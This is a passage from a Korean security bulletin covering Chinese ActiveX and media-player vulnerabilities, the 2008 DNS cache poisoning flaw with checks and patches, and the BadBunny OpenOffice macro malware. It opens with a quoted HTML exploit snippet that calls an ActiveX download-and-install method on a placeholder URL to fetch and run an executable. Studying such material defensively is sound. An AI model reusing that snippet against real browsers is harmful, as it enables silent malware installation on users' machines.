
```
测试方法:

以下代码可能包含恶意行为,请勿轻易尝试,使用者风险自负.

<HTML><HEAD>
<META http-equiv=Content-Type content=" text/html; charset=gb2312" >
<META content=" MSHTML 6.00.2900.3354"  name=GENERATOR></HEAD>
<BODY>
<OBJECT id=install                                                  ></OBJECT>
<SCRIPT>
var YEtYcJsR1=" http://127.0.0.1/xxx.exe" ;
install[" DownloadAndInstall" ](YEtYcJsR1);
</SCRIPT>
</BODY></HTML>
```

[그림 2-29] 중국 신나왕에서 배포하는 엑티브 엑스 취약점의 공격 코드 일부

해당 공격코드는 신나왕에서 배포하는 엑티브엑스에 존재하는 취약점으로 이로 인해 공격자는 해당 엑티브엑스가 사용하는 클래스아이디 값을 이용하여 외부 시스템에 존재하는 다른 악성코드를 다운로드 한 후 실행할 수 있다.

폭풍영음 2008 베타1에서 발견된 취약점

중국 내에서 동영상 재생 프로그램으로 많이 사용되고 있는 폭풍영음의 2008 베타1 버전의 특정 파일에서 버퍼 오버플로우(Buffer Overflow) 취약점이 7월 20일경 중국 언더그라운드에서 알려지게 되었다. 특히나 이번 취약점은 아직 보안 패치가 발표되지 않은 제로 데이(0-Day) 공격이라는 점에서 중국 내의 많은 사용자들을 불안하게 하였다.



[그림 2-30] 중국 동영상 재생 프로그램인 폭풍영음의 취약한 코드 일부

해당 취약점으로 인해 임의의 파일을 실행 할 수가 있게 되어 인터넷 익스플로어를 통해서 악성코드를 유포하고 해당 프로그램의 취약점을 이용해 악성코드를 실행할 수 도 있다.

III. ASEC 컬럼

(1) DNS(Domain Name System)의 Cache Poisoning 취약점

인터넷을 사용하기 위해 꼭 필요한 것 중 대표적인 것이 일반적으로 사람이 인지하고 있는 도메인 네임과 인터넷 상에 연결된 시스템의 IP를 매핑시켜 주는 Domain Name System(DNS)이다. 하지만 이를 아는 사람은 많지 않을 것이고, DNS가 없다면 아마 인터넷 사용은 굉장히 불편해 지거나, 아예 사용하지 못하게 될지도 모른다. 이러한 중요한 역할을 하는 DNS에 취약점이 발견되어 전세계적으로 이슈가 되고 있다.


이번 취약점은 IOActive의 Dan Kaminsky가 발견하여 올해 초 DNS 프로토콜을 사용하는 많은 업체들과 이 문제를 해결하기 위하여 노력하였고, 7월초 이 취약점에 대하여 부분적으로 공개하였다. 8월 7일 보안 컨퍼런스인 블랙햇(BlackHat)에서 세부적인 내용을 공개하려고 하였으나, 7월 24일에 이미 취약점을 이용한 공격코드가 공개되면서 이를 악용한 공격이 나오지 않을까 우려되는 상황이다.

이 취약점은 기존에 알려진 DNS Cache Poisoning의 공격방법의 하나로서 새로운 형태의 공격방법은 아니다. 지금까지 알려진 DNS Cache Poisoning 방법은 많은 양의 데이터를 보내서 공격을 하기 때문에 탐지되기도 쉽고, 공격 자체의 성공률이 높지 않았지만, 이번 발표된 취약점은 좀더 쉬운 방법으로 DNS Cache의 내용을 변조할 수 있다.

DNS란 무엇인가?

DNS를 설명하기 전에 먼저 인터넷을 하면서 IP주소라는 것을 많이 들어보았을 것이다. IP주소는 인터넷에 연결된 시스템을 구별하기 위하여 각각의 시스템에 유일하게 부여된 4바이트의 숫자(IPv4 기준)를 의미하는 것으로, 인터넷을 이용한 통신을 위하여 출발지(Source)에서 목적지(Destination)로의 패킷을 라우팅하기 위해 사용된다.

이러한 IP 주소, 예를 들어 192.168.0.1와 같이 많이 사용되는 몇 개의 IP 주소는 쉽게 기억할 수 있을 지 몰라도, 수많은 IP 주소를 일일이 기억하는 것은 매우 어려운 일이 될 것이고, 인터넷 사용 역시 굉장히 불편해질 것이다. 그래서 우리는 IP 주소 대신 IP 주소를 가리키는 도메인 이름을 사용한다. 즉, DNS는 호스트의 도메인 이름을 호스트의 네트워크 주소로 바꾸거나 그 반대의 변환을 수행할 수 있도록 개발된 시스템이다. 이러한 DNS는 2개의 컴포넌트인 클라이언트와 서버로 구성되어 있으며, 클라이언트가 도메인 주소에 대해 서버에게 쿼리를 보내면 서버가 DNS 시스템의 데이터베이스를 참조하여 이에 해당하는 네트워크 IP 주소를 응답해 준다.



[그림 3-1] Web Site 접속 과정

[그림 3-1]에서 사용자가 http://example.com을 접속하기 위해서는 먼저 브라우저를 실행시키고, 주소 입력창에 http://example.com을 입력한 다음 연결을 시도 할 것이다. 이때 브라우저는 example.com의 주소를 DNS 서버에 질의하여, example.com의 IP주소를 얻어오게 된다. 브라우저는 해당 IP주소를 이용하여, example.com 서버에 접속하게 되고, 요청/응답을 통해 웹 서핑을 하게 되는 것이다. (여기서 중요한 부분은 도메인 이름으로 서버에 직접 접속하는 것이 아니라 DNS를 통해 IP를 얻고 IP주소를 이용하여 접속한다는 것이다.)

DNS Cache란?


DNS Cache 서비스는 DNS 서버에 대한 동일한 DNS 쿼리를 반복적으로 수행하지 않도록 쿼리에 대한 응답을 일정 시간 동안 저장하여 불필요한 네트워크 트래픽을 감소시키고 DNS 서비스에 대한 성능을 향상시키기 위해 제공되는 서비스이다. 서비스는 다음과 같은 구조로 동작한다.

1. 클라이언트가 Cache DNS 서버에게 쿼리를 보낸다.
2. 서버에 Cache된 정보가 존재하는 경우, 바로 응답하고, 존재하지 않는 경우, 신뢰된 다른 DNS 서버에게 쿼리를 재전송한다.
3. 신뢰된 다른 DNS 서버로부터 응답을 전달받는다.
4. 전달된 응답을 클라이언트에게 전달하고 Cache 데이터베이스에 응답을 저장한다.

DNS Cache Poisoning 공격이란?

DNS Cache Poisoning 공격은 DNS 서버 Cache에 잘못된 정보를 기록하도록 유도하는 공


격으로, 공격자는 조작된 쿼리 요청(DNS 데이터를 위/변조하는 공격)을 통하여 수행할 수 있다. DNS Cache Poisoning을 설명하기 위해 [그림 3-1]에서 설명한 DNS 서비스에 대하여 보다 자세하게 살펴볼 필요가 있다.



[그림 3-2] DNS Resolution

1. www.example.com 의 IP 주소를 얻기 위해 먼저 자신의 컴퓨터에 있는 Cache를 확인한다. (hosts 파일 포함, ex> “ipconfig /displaydns” 명령을 통해 Cache 확인 가능)
2. 로컬 컴퓨터의 Cache에서 어떠한 엔트리도 발견하지 못했기 때문에 자신이 설정해 놓은 DNS 서버에 다시 물어본다.
3. DNS 서버는 서버 내의 로컬 Cache에서 www.example.com에 대한 엔트리가 존재하는지 확인한다. 존재하지 않은 경우 반복적으로 DNS 서버들에 질의하는 과정을 시작한다.
4. DNS 질의는 인터넷의 ROOT 서버들 중 하나로 보내진다. 요청을 받은 ROOT 서버는 .com 인터넷 공간에 대해 신뢰할 수 있는 서버의 주소를 알려준다.
5. DNS 질의가 .com에 대해 신뢰할 수 있는 서버로 보내진다. example.com 도메인에 대해 신뢰할 수 있는 DNS 서버의 주소가 리턴된다.
6. DNS 질의가 example.com에 신뢰할 수 있는 서버로 보내진다. www.example.com의 IP 주소가 리턴된다.
7. www.example.com에 대한 IP 주소는 애초 요청했던 클라이언트에게 보내지고, 응답 받은 www.example.com의 주소는 Local cache에 저장된다.

[그림 3-2]와 같은 여러 단계를 거쳐서 특정 도메인에 매핑되는 IP주소를 얻어올 수 있다.



[그림 3-3] DNS Cache Poisoning

[그림 3-3]에서 보는 바와 같이 DNS Cache Poisoning 공격은 1-6단계를 거치고 DNS서버에 정보를 돌려주기 전에 공격자는 신뢰된 사이트라 속이고 계속해서 잘못된 IP를 로컬 DNS 서버에 전송한다.

이러한 손쉬운 공격에 DNS Cache Poisoning 공격이 성공하지 못하도록 DNS 서비스에 몇 가지 보안 기능이 내장되어 있다

- Transaction ID가 랜덤화: 공격이 성공하기 위하여 DNS 서버가 외부 DNS 서버에 질의한 Transaction에 대하여 공격자는 Transaction ID를 알아야 하지만 그렇게 어렵지 않다. 왜냐하면 Transaction ID를 특정한 범위 내에서 랜덤화시키기 때문에 공격자는 무차별 대입을 통해 공격에 성공할 수 있다.
- Source port 매칭: 현재의 대부분의 DNS서버는 Source Port 번호가 처음 부팅할 때부터 다시 서버를 재시작 하기 전에는 바뀌지 않는다. 즉 공격자는 쉽게 Source Port 번호를 획득할 수 있다.

위의 두 가지 보안 수단들을 하나씩 제거하고, www.example.com의 IP 주소를 공격자가 원하는 주소로 변조한다. 이렇게 변조된 도메인에 대한 IP 주소는 DNS서버의 Cache에 저장되고, 다른 클라이언트들이 도메인에 대해 IP주소를 요청할 때, 잘못된 IP 주소를 알려주게 되며, 이것은 엔트리가 삭제될 때까지 지속된다.

이와 같이 DNS Cache Poisoning을 공격에 의해, DNS 서버가 잘못된 IP주소를 알려준다면 아래와 같은 문제가 발생할 수 있다.

- 개인정보 가로채기: 일단 공격자는 example.com과 동일한 사이트를 만들어 놓는다. 그 다음 DNS Cache Poisoning을 시도하여 example.com의 IP주소를 공격자 서버 IP 주소로 바꿔놓을 것이다. 사용자는 잘못된 IP주소를 DNS로부터 받아 example.com에 접속하게 될 것이다. Example.com에 접속한 사용자는 평소와 같이 id, password를 입력하게 될 것이고 입력과 동시에 공격자 손에 넘어갈 것이다. Id/password뿐만 아니라 사용자 정보를 입력 하거나 다양한 정보 입력을 통해 많은 정보를 빼낼 수 있을 것이다.
- Malware 유포: 특정 서버의 IP주소를 DNS Cache Poisoning을 통해 변경하고, 그 주소로 접속한 사용자들을 감염시킨다. 공격자는 웹 페이지 내부에 IFRAME을 삽입하여, 접속한 사용자 시스템에 악성코드를 설치하게 된다.
- 거짓 정보 유포: 신뢰성 있는 사이트로 위장하여, 거짓 정보를 흘려, 주식 가격을 조작하거나, 사회에 대한 불신 또는 정치적 목적으로도 사용될 수 있다.
- Man-in-the-middle Attack: 공격자 서버에 Proxy서버를 두어, 일반 사용자로 하여금 자신의 서버를 거쳐 다른 정상 사이트와 통신하게 한다. 이는 공격자가 실제 사용자와 정상 사이트와의 모든 통신 내용을 가로챌 수 있게 한다. (웹사이트 정보, 개인정보, 채팅 내용, 기타 등등)
- 전자 상거래 사이트 위장: 공격자가 쇼핑몰 같은 사이트를 위장하여, 다른 사이트보다 물건들을 싸게 내놓고, 일반 사용자로 하여금 상품 금액을 가로채는 행위를 할 수 있다.

위 공격들은 사용자가 정상적으로 도메인을 입력하고 접속했기 때문에 아무도 의심하지 못할 것이다. 이는 심각한 결과를 초래할 수 있다.

DNS Cache Poisoning 공격 사례

이번 취약점을 악용한 사례가 미국시간 기준 2008년7월29일(화)에 보고되었다. 미국의 대형 ISP(Internet Service Provider) 기업중의 하나인 AT&T 사의 DNS Cache 서버에 발생한 것으로, 세부 사항은 이번 취약점의 공격코드를 만든 HD Moore가 근무하는 BreakingPoint Systems사를 통하여 알려졌다. 이번 사건을 좀 더 자세히 살펴보면, BreakingPoint 사의 내부 DNS가 AT&T 사의 DNS를 이용하도록 포워딩 설정되어 있었고, 공격자는 미국의 오스틴과 텍사스 지역의 AT&T DNS에 공격 시도를 하여 www.google.com의 주소를 변조하였다. 주소가 변조된 www.google.com에 접속 시도를 할 경우 페이지를 찾을 수 없다는 메시지가 나왔고, 이는 IFRAME 주소 4개가 삽입되어 있었기 때문이었다.

4개중 1개는 Google 주소였기 때문에 실제적으로는 3개가 문제지만, 악성코드를 설치하는 것은 아니었기 때문에 직접적인 피해는 없었다. 하지만 이번 사례는 일반 기업의 DNS 가

아니라 많은 사람들이 이용하는 ISP의 DNS 를 대상으로 했다는 점과 실제로 이번 취약점을 이용하여 공격에 성공하였다는 점에서 주목을 받았다.

DNS Cache Poisoning 취약한지 확인

- OARC 에서 제공하는 기능을 통하여 다음과 같이 쿼리를 통해 확인을 해 볼 수 있다. 결과가 GOOD 또는 POOR 로 간단하게 확인이 가능하다.

  <취약한 경우>
  $ dig @네임서버주소 +short porttest.dns-oarc.net TXT
  "네임서버 is POOR: 40 queries in 6.3 seconds from 1 ports with std dev 0.00"

  <정상인 경우>
  $ dig @네임서버주소 +short porttest.dns-oarc.net TXT
  "네임서버 is GOOD: 26 queries in 0.1 seconds from 26 ports with std dev 17815.28"

  또는 nslookup 을 이용하여 다음과 같이도 가능하다.

  $ nslookup -type=txt -timeout=30 porttest.dns-oarc.net 네임서버주소

- 취약점을 발견한 Dan Kaminsky 블로그의 'DNS Checker' 기능 이용

  http://www.doxpara.com을 방문하여 우측 상단의, "Check My DNS" 를 통해 확인이 가능하다. 만약 다음과 같은 문구가 나온다면 사용하고 있는 DNS 서버가 취약점에 노출되어 있는 것이다.
  "Your name server, at xxx.xxx.xxx.xxx, appears vulnerable to DNS Cache Poisoning."

- DnsStuff 의 취약점 확인 기능을 이용

  http://member.dnsstuff.com/tools/vu800113.php 를 방문하면 자동으로 체크하여 준다. 취약한 경우 다음과 같은 메시지를 준다.
  "The DNS server at xxx.xxx.xxx.xxx is vulnerable!"

DNS Cache Poisoning 공격 방어

DNS Cache Poisoning 공격을 막기 위해서는 우선적으로 최신 버전의 DNS를 사용하거나

현재 버전에서 패치를 적용하여 해결한다. 이번 취약점에 대한 해당 패치는 다음 [표 3-1]과 같다.

벤더	패치 url
마이크로소프트	http://www.microsoft.com/korea/technet/security/bulletin/ms08-037.mspx
ISC BIND	http://www.isc.org/index.pl?/sw/bind/bind-security.php
시스코	http://www.cisco.com/warp/public/707/cisco-sa-20080708-dns.shtml
레드햇	http://rhn.redhat.com/errata/RHSA-2008-0533.html
우분투	http://www.ubuntu.com/usn/usn-622-1
Gentoo	http://www.gentoo.org/security/en/glsa/glsa-200807-08.xml
데비안	http://www.debian.org/security/2008/dsa-1603 http://www.debian.org/security/2008/dsa-1604 http://www.debian.org/security/2008/dsa-1605
OpenBSD	http://openbsd.org/errata43.html#004_bind
FreeBSD	http://security.freebsd.org/advisories/FreeBSD-SA-08:06.bind.asc
NetBSD	ftp://ftp.netbsd.org/pub/NetBSD/security/advisories/NetBSD-SA2008-009.txt.asc
SUSE Linux	http://www.novell.com/linux/security/advisories/2008_33_bind.html
썬 마이크로시스템즈	http://sunsolve.sun.com/search/document.do?assetkey=1-26-239392-1

[표 3-1] DNS 취약점 패치 url

이외 이번 취약점의 영향을 덜 받기 위해서는 다음과 같은 작업[1,2]을 수행할 수 있다.

- DNS 서버의 용도와 서비스에 따라 필요치 않은 경우 DNS 서버의 Recursion 기능을 중지하도록 한다.
- Recursion 기능을 사용할 경우 특정 신뢰할 수 있는 호스트로 제한한다.
- 안전한 DNS 사용을 위한 보안정책을 적용한다.
- DNS 서버의 버전을 숨긴다.

[1] Disable recursion on the DNS server : http://technet2.microsoft.com/windowsserver/en/library/e1fe9dff-e87b-44ae-ac82-8e76d19d9c371033.mspx?mfr=true

[2] Open DNS 보안조치 가이드 (http://www.nida.or.kr/data2007/OpenDNS.pdf)

- BIND 8/9 의 경우 'recursion no' , 'allow-recursion' 옵션을 이용할 수 있다.(Recursion 을 사용하지 않을 경우 Zone 파일에 지정된 도메인 이외의 일반적인 쿼리가 동작하지 않으므로 해당 기능의 사용을 정확히 인지한 후 사용하여야 한다)

결론

DNS Cache Poisoning 공격은 큰 위협이 되는 취약점이다. 우리 나라의 경우 ISP에 의존적으로 DNS 사용이 굉장히 높으므로 좀더 관심을 기울이고, 적극적으로 대처한다면 이번 취약점은 무난히 지나갈 것으로 예상된다.

(2) 오픈 오피스와 악성코드

"OpenOffice.org"(이하 오픈 오피스)는 줄여서 OOo, OO.o 등으로도 불리며 http://www.openoffice.org에서 오픈 소스 프로젝트로 진행되는 오피스 프로그램이다. 현재 국내에서 오픈오피스가 마이크로소프트사의 MS오피스나 한글과컴퓨터사의 한글과컴퓨터 오피스에 비해 널리 사용되지는 않고 있지만 무료라는 점, 마이크로소프트 오피스 97-2003 포맷을 지원한다는 장점과 데이터 교환을 위해 고유 파일 포맷으로 ISO 표준인 오픈도큐먼트 포맷(ODF)를 지원[1]하는 등의 여러가지 이유로 조금씩 사용비중이 높아져 가고 있다. 이런 오픈오피스도 명성을 쫓는 악성코드 제작자들을 피해가기는 어려웠는지 2007년 5월 22일 보안업체와 외신을 통해 오픈오피스에서 활동하는 최초의 악성코드(배드버니-BadBunny)가 보고되었다. 이 글에서는 오픈오피스의 보안적인 측면과 배드버니에 대해 알아보겠다.

오픈오피스

오픈오피스는 1980년대 중반 독일의 스타오피스 슈트(StarOffice suite)로 시작되어 1999년 썬 마이크로시스템즈(Sun Microsystems, 이하 썬)에 합병되어 2000년 6월 스타오피스 5.2가 공개되었다. 2000년 10월 13일 스타오피스 6.0를 시작으로 오픈오피스 프로젝트에 사용되어 오픈오피스 1.0이 2002년 4월 30일 탄생한다. 현재는 썬에서 오픈 소스 프로젝트를 진행하고 있으며, 윈도우, 리눅스, 매킨토시 버전이 존재한다.

한국어 웹사이트도 존재하며(http://ko.openoffice.org) 테스트에 사용된 오픈오피스 버전 2.4.1은 설치 파일 크기는 113 메가바이트이다. 기본적인 테스트는 한글 윈도우 XP 서비스 팩 2 혹은 3에 오픈오피스 한글판 2.2와 2.4를 사용했다.

오픈오피스 문서 구조

오픈오피스 문서는 MS 오피스 2007과 마찬가지로 ZIP 형식의 압축 파일로 되어 있다. 실제 오픈오피스 문서를 ZIP 파일로 변경하면 압축 해제 프로그램에서 압축을 풀 수 있다. 이는 오픈도큐먼트(OpenDocument, ODF)에 따른 것으로 원래 오픈오피스에서 만들고 구현한 XML 파일 포맷을 바탕으로 OASIS(Organization for the Advancement of Structured Information Standards) 컨소시엄이 표준화한 것이라고 한다.[2]

---

[1] http://ko.wikipedia.org/wiki/%EC%98%A4%ED%94%88%EC%98%A4%ED%94%BC%EC%8A%A4

[2] http://ko.wikipedia.org/wiki/%EC%98%A4%ED%94%88%EB%8F%84%ED%81%90%EB%A8%BC%ED%8A%B8


[그림 3-4] ZIP으로 묶여 있는 오픈오피스 문서 파일

이와 같이 XML 형태로 제작된 문서는 오피스간 파일 호환도 가능하지만 과거 오피스 문서 파일이 자체 파일 포맷을 사용함으로써 파일 포맷을 변경하여 악의적인 코드를 수행하게 하는 유형의 공격으로부터의 공격 가능성도 대폭 낮춰 보안성을 높일 수 있다.

오픈오피스 매크로

현재 오픈오피스는 MS 오피스의 VBA(Visual Basic for Application) 매크로와 호환되지 않아 MS 오피스에 포함된 매크로가 실행되지 않는다[1]. 오픈오피스는 VBA 대신 자체적인 매크로를 지원하고 있는데, 크게 오픈오피스 베이직(OpenOffice.org Basic), 자바스크립트(JavaScript), 빈쉘(BeanShell), 파이썬(Python)을 지원한다.

오픈오피스는 기본적으로 매크로의 기능을 막아두었기 때문에, 스크립트나 매크로를 포함한 문서를 열 경우 사용자에게 경고 메시지를 보인다.



[그림 3-5] 매크로 포함 문서를 열 때 발생하는 경고

[1] 노벨에서 제공하는 go-oo버전에서는 VBA 매크로가 호환되어 가 포함되어 있다고 한다.(http://go-oo.org/discover/)

2.4 버전에서는 매크로를 기본적으로 막아두었기 때문에 사용자가 매크로를 사용하려면 매크로 보안 기능을 '높음'에서 '중간'으로 낮춰야 한다. 보안 수준을 낮춘 후 문서를 열면 보안 경고 창이 뜬다. 이때 '매크로 활성화'를 선택하면 매크로를 실행 할 수 있다. 하지만, 매크로 실행을 위해서는 JRE(Java Runtime Environment)가 필요하다는 메시지가 뜨지만 무시해도 기본적인 매크로는 사용가능 하다.

매크로는 실행은 사용자가 '도구(T)' – '매크로(M)' – '매크로 실행(U)'을 선택해 매크로를 실행할 경우 실행된다.

오픈오피스 베이직은 '내 매크로'. '오픈오피스 매크로'와 현재 열린 문서의 매크로가 기본이 된다. 내 매크로는 C:₩Documents and Settings₩[사용자이름]₩Application Data₩OpenOffice.org2₩user₩basic₩Standard 폴더에 저장된다. 기본 파일 이름은 Module1.xba 이다.


오픈오피스에서 매크로 기능을 사용하기 위해서는 설정할 사항이 많으므로 대다수 사용자는 매크로 사용을 하지 않고 매크로 기능이 필요한 사람만 선택적으로 사용할 것이다.

악성코드 제작 환경

오픈오피스 매크로는 기술적으로 악성코드에 필요한 다음 기능을 제공하고 있어 악성코드 제작이 가능하다.

- 파일 생성, 복사, 실행, 삭제 기능
- 오픈오피스의 매크로를 이용해 외부 실행 파일 실행

실제 간단히 파일 생성, 복사, 실행, 삭제를 테스트 해서 매크로를 실행할 수 있는 상황이면 적어도 트로이목마 류의 악성코드는 제작할 수 있다.



[그림 3-6] 매크로 기능을 이용한 파일 생성, 복사, 실행, 삭제 테스트

다행히 오픈오피스는 매크로 기능을 기본적으로 막아둬 매크로 기능을 잘 모르는 사용자는 악성코드 피해를 받을 가능성이 낮다. 하지만, 매크로가 수행 될 경우에는 악성코드 제작에 필요한 기능을 제공하고 있어 악성코드 제작 가능성은 존재한다.

배드버니 분석

오픈오피스 악성코드로는 오픈오피스 드로우(OpenOffice Draw)에서 제작된 악성코드가 2007년 5월 발견되었다. 일반에 퍼지지 않고 기술적으로 제작이 가능함을 증명하는 개념증명(Proof of concept) 악성코드이다.

감염된 문서를 열어볼 때 실제 매크로는 Basic₩Standard의 badbunny.xml 파일이다.


[그림 3-7] 배드버니에 감염된 문서

소스코드를 보면 이 악성코드는 자신을 'Necronomikon'과 'Wargame'으로 부르는 사람들이 제작했음을 알 수 있다. 이들은 'DoomRiderz' 라는 독일의 바이러스 제작그룹 멤버였으며 2007년 12월 28일 그룹을 떠난 것으로 알려졌다.

오픈 오피스는 윈도우, 매킨토시, 리눅스 등 멀티플랫폼에서 실행되므로 현재 실행되는 환경을 알 수 있다. 악성 매크로가 실행되면 초기화를 하고 Startgame을 호출한다. Startgame에서 현재 시스템의 버전을 얻어낸다. 1번이 Windows, 3 번 매킨토시, 4 번 리눅스이다.

- 윈도우에서는 mIRC가 설치되어 있을 경우 mIRC 스크립트를 생성하고 c:₩badbunny.js 파일을 생성하고 실행한다.
- 리눅스에서는 badbunny.py라는 파이썬(Python) 스크립트를 생성하고 펄 스크립트 파일인 BadBunny.pl 파일을 생성한다.
- 매킨토시에서는 난수를 발생해 발생하는 수에 따라 다른 파일을 생성한다.

제작자는 특정한 문자열과 그림을 문서에 추가하려 했지만 한글버전 2.2 에서는 오류가 발생한다. 또 윈도우 버전의 경우 [그림 3-8]과 같이 c:₩badbunny.js를 실행할 때 오류가 발생했다.



[그림 3-8] 배드버니 실행시 발생하는 오류

원래 삽입하려는 이미지는 버니 복장의 남자와 여성의 포르노 사진이었다. 이후 메시지 창으로 사용자에게 메시지를 출력한다.

[그림 3-9] 사용자에게 보내는 메시지

